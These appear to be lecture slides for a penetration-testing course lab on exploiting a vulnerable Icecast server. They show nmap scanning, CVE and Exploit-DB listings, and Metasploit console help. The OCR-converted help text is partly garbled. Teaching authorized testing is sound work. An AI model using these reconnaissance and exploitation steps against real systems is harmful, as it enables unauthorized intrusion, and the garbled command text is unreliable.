week or less.



Agenda

✓ Zero-Day Vulnerabilities

- Introduction to the Exploitation Lab, continued...

The bigger picture

- NIST Risk Management Framework
- Categorizing information systems to select the right amount of cybersecurity

Caution


- The tools and techniques discussed and used in this course should only be used on systems you personally own, or have written permission to use
- Some of the tools used have potential to disrupt or break computer systems

Penetration Testing Execution Standard


http://www.pentest-standard.org/index.php/Main_Page

Penetration Testing's main activities:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting



Exploitation Lab



Lab: Exploitation

The image shows a Kali Linux desktop environment. On the left, the Virtual Machine Manager (Virt) sidebar is visible, listing 'Virtual Machine Manager', 'Florence Virtual Keyboard', 'VulnHub', and 'Workspaces'. The main desktop area features a terminal window and a VMM control panel.

The terminal window, titled 'root@kali: /home/dgeographi', shows the following commands and output:

```
root@kali: /home/dgeographi
File Actions Edit View Help
(dgeographi@kali) ~
└─$ sudo su
(root@kali) ~
└─# virt-manager
(root@kali) ~
└─#
```


The VMM control panel, titled 'Virtual Machine Manager', displays a list of virtual machines:

Name	State	CPU usage
lab-metasploitable2_default	Shutoff	
lab-security-onion_default	Shutoff	
lab-windows-2019-vuln_default	Running	

A tooltip 'Power on the virtual machine' is visible over the 'lab-metasploitable2_default' entry. The bottom of the desktop shows the user 'dgeographi' and system status icons.

Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



Icecast

Free server software for streaming multimedia



- Supports Ogg (Vorbis and Theora), Opus, WebM and MP3 streams
- For creating an Internet radio station, private jukebox, or something in between
- Very versatile - new sound data file formats added relatively easily based on open standards for communication and interaction

The screenshot shows a web browser window with the URL `icecast.org/download/`. The page header includes the Xiph Open Source Community logo and navigation links for XIPH.ORG, OPUS, FLAC, ICECAST, VORBIS, THEORA, SPEEX, and XSPF. The main heading reads "Icecast is free server software for streaming multimedia." Below this is a navigation menu with links for DOCS, DOWNLOAD, APPS, EZSTREAM, ICES, STREAMS, CONTRIBUTING, and CONTACT. The "Download" section is active, displaying the "Icecast Current Release (2.4.4)". It states: "The latest Icecast release can be downloaded below. For Windows there is a binary release in an installer, for Linux/UNIX we provide the sources." Two download options are presented: "Icecast for Linux/Unix" (a .tar.gz file of 2.3 MB, Source Tarball) and "Icecast for Windows" (a .exe file of 5.0 MB, Binary Installer). Below this, the "Linux/Unix Binary Packages" section explains that most current Linux and Unix distributions provide either prebuilt binary packages or a way to build your own package of Icecast, and that this is the preferred way to install Icecast as a service on boot. It also refers to the package repository section of the distribution's fine manual for details.

Start Windows



The image shows a Kali Linux desktop environment with two windows open. The left window is a virtual machine named "lab-windows-2019-vuln_default on QEMU/KVM". The virtual machine's display shows the Windows 10 login screen with the "Labuser" account selected. The right window is a terminal window showing the following commands and output:

```
root@kali: /home/dgeog... virt-manager
(dgeographi@kali)-[~]
└─$ sudo su
(root@kali)-[/home/dgeographi]
└─# virt-manager
(root@kali)-[/home/dgeographi]
└─#
```


Below the terminal is the Virtual Machine Manager window, which displays a list of virtual machines:

Name	CPU usage
QEMU/KVM	
lab-metasploitable2_default Shutoff	
lab-security-onion_default Shutoff	
lab-windows-2019-vuln_default Running	



On Win7, run Icecast as administrator



Start Server



What is running on the Win7 box in our lab?





What is running on the Win7 box in our lab?

Nmap flag -sV is for service version scanning

```
(root@kali)~# nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
8000/tcp  open  http             Icecast streaming media server
MAC Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Ethernet adapter Ethernet 2:


Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::a9b9:3c64:5bc9:53b%6
IPv4 Address. . . . . : 192.168.121.54
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.121.1

Ethernet adapter Ethernet 2:



Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::fdc8:2d9:5036:829b%7
IPv4 Address. . . . . : 192.168.56.100
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

```
(root@kali)~# nmap -sV 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 10:14 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00094s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
8000/tcp  open  http             Icecast streaming media server
MAC Address: 52:54:00:7E:3F:8F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```



Where do you find information on IceCast's vulnerabilities?



CVE-2004-1561 Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers. **V3.x:(not available)**
Published: December 31, 2004; 12:00:00 AM -0500 **V2.0: 7.5 HIGH**

Search Type
 Basic Advanced

Results Type
 Overview Statistics

Keyword Search

 Exact Match

Search Type
 All Time Last 3 Months Last 3 Years

Contains HyperLinks
 US-CERT Technical Alerts
 US-CERT Vulnerability Notes
 OVAL Queries



Vuln ID #	Summary	CVSS Severity
CVE-2004-1561	Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.	V3.x:(not available) V2.0: 7.5 HIGH
CVE-2005-0837	Icecast 2.20 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing .(dot).	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2005-0838	Multiple buffer overflows in the XSL parser for IceCast 2.20 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsl:when tag, (2) a long test value in an xsl:if tag, or (3) a long select value in an xsl:value-of tag.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2004-0781	Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2004-2027	Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2002-1982	Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a ... (dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2002-0177	Buffer overflows in Icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2001-0784	Directory traversal vulnerability in Icecast 1.3.10 and earlier allows remote attackers to read arbitrary files via a modified ... (dot dot) attack using encoded URL characters.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2001-1083	Icecast 1.3.7, and other versions before 1.3.11 with HTTP server file streaming support enabled allows remote attackers to cause a denial of service (crash) via a URL that ends in .(dot), / (forward slash), or \ (backward slash).	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2001-0197	Format string vulnerability in print_client in icecast 1.3.8beta2 and earlier allows remote attackers to execute arbitrary commands.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2001-1230	Buffer overflows in Icecast before 1.3.10 allow remote attackers to cause a denial of service (crash) and execute arbitrary code.	V3.x:(not available) V2.0: 5.0 MEDIUM
CVE-2001-1229	Buffer overflows in (1) icecast before 1.3.9 and (2) libshout before 1.0.4 allow remote attackers to cause a denial of service (crash) and execute arbitrary code.	V3.x:(not available) V2.0: 5.0 MEDIUM

Where do you find information on IceCast's vulnerabilities?

Exploit Database - Exploits for Pe x +

exploit-db.com

EXPLOIT DATABASE


Filters Reset All

Verified Has App

Show 15

Search: Icecast

Date	D	A	V	Title	Type	Platform	Author
2005-03-18	↓		✓	Icecast 2.x - XSL Parser Multiple Vulnerabilities	Remote	Multiple	patrick
2002-07-09	↓		✓	icecast server 1.3.12 - Directory Traversal Information Disclosure	Remote	Linux	glaive
2002-02-16	↓		✓	Icecast 1.x - AVLLib Buffer Overflow	Remote	Unix	dizznutt
2001-06-26	↓		✓	Icecast 1.1.x/1.3.x - Slash File Name Denial of Service	DoS	Multiple	gollum
2001-06-26	↓		✓	Icecast 1.1.x/1.3.x - Directory Traversal	Remote	Multiple	gollum
2001-01-21	↓		✓	Icecast 1.3.7/1.3.8 - 'print_client()' Format String	Remote	Windows	CyRaX
2010-04-30	↓	☑	✓	Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)	Remote	Windows_x86	Metasploit
2004-10-12	↓	☑	✓	Icecast 2.0.1 (Win32) - Remote Code Execution (2)	Remote	Windows	K-C0d3r
2004-10-06	↓	☑	✓	Icecast 2.0.1 (Win32) - Remote Code Execution (1)	Remote	Windows	Delikon



Metasploit basics

```
msf6 > help
```

Core Commands

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

```
msf5 > help
-----
Command      Description
-----
?            Help menu
banner      Display an awesome metasploit banner
cd          Change the current working directory
color      Toggle color
connect     Communicate with a host
exit       Exit the console
get        Gets the value of a context-specific variable
getg       Gets the value of a global variable
grep       Grep the output of another command
help       Help menu
history    Show command history
load       Load a framework plugin
quit       Exit the console
repeat     Repeat a list of commands
route      Route traffic through a session
save       Saves the active datastores
sessions   Dump session listings and display information about sessions
set        Sets a context-specific variable to a value
setg       Sets a global variable to a value
sleep      Do nothing for the specified number of seconds
spool      Write console output into a file as well the screen
threads    View and manipulate background threads
unload     Unload a framework plugin
unset      Unsets one or more context-specific variables
unsetg     Unsets one or more global variables
version    Show the framework and console library version numbers

Module Commands
-----
Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move Back To the current context
info         Displays information about one or more modules
loadpath     Searches for and loads modules from a path
options      Displays global options or for one or more modules
post         Posts the latest module off the stack and marks it active
previous     Sets the previously loaded module as the current module
push        Pushes the active or list of modules onto the module stack
reload       Reloads all modules from all defined module paths
search       Searches module names and descriptions
show         Displays modules of a given type, or all modules
use          Interact with a module by name or search term/index

Job Commands
-----
Command      Description
-----
handler      Start a payload handler as job
jobs         Displays and manages jobs
kill         Kill a job
rename_job   Rename a job

Resource Script Commands
-----
Command      Description
-----
rebarc       Save commands entered since start to a file
resource     Run the commands stored in a file

Database Backend Commands
-----
Command      Description
-----
analyze      Analyze database information about a specific address or address range
db_connect   Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export    Export a file containing the contents of the database
db_import    Import a file containing a database (files will be auto-detected)
db_map       Executes map and records the output automatically
db_rebuild_cache Rebuilds the database cache (deprecated)
db_remove   Remove the saved data service entry
db_save      Save the current data service connection as the default to reconnect on startup
db_status   Show the current data service status
hosts       List all hosts in the database
load        List all load in the database
notes       List all notes in the database
services    List all services in the database
vulns       List all vulnerabilities in the database
workspace   Switch between database workspaces

Credentials Backend Commands
-----
Command      Description
-----
creds        List all credentials in the database

Developer Commands
-----
Command      Description
-----
edit         Edit the current module or a file with the preferred editor
lib         Open an interactive Ruby shell in the current context
log          Display Framework Log paged to the end if possible
pry         Open the Pry debugger on the current module or framework
reload_lib   Reload Ruby library files from specified paths

Miscellaneous
-----
The 'console' is the primary interface to Metasploit Framework. There is quite a lot that needs to be done, please be patient and keep an eye on this space!

Building ranges and lists
-----
Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

### Ranges of IDs
Commands that take a list of IDs can use ranges to help. Individual IDs must be separated by a ',' (no space allowed) and ranges can be expressed with either '...' or '..'.

### Ranges of IPs
There are several ways to specify ranges of IP addresses that can be mixed together. The first way is a list of IPs, separated by just a ',' (ASCII space), with an optional '..'. The next way is two complete IP addresses in the form of BEGINNING_ADDRESS..END_ADDRESS. Like 127.0.0.1..4.4.4.4. If IP address specifications may also be used, however the whole address must be given to Metasploit like 127.0.0.1..4.4.4.4. Additionally, a netmask can be used in conjunction with a domain name to dynamically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv4 addresses can also be specified with special octet ranges from the [map] target: https://book/hostname-target-specification.html

### Examples
Terminate the first sessions:
sessions -k 1

Stop some extra running jobs:
jobs -k 2-6,7,8,11..15

Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0.2..4, 15 127.0.0.255

Target a set of IPv6 hosts:
set RHOSTS f00d::1990:0000/119, ::1::1990

Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf5 >
```


Metasploit basics

```
msf6 > help
```

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
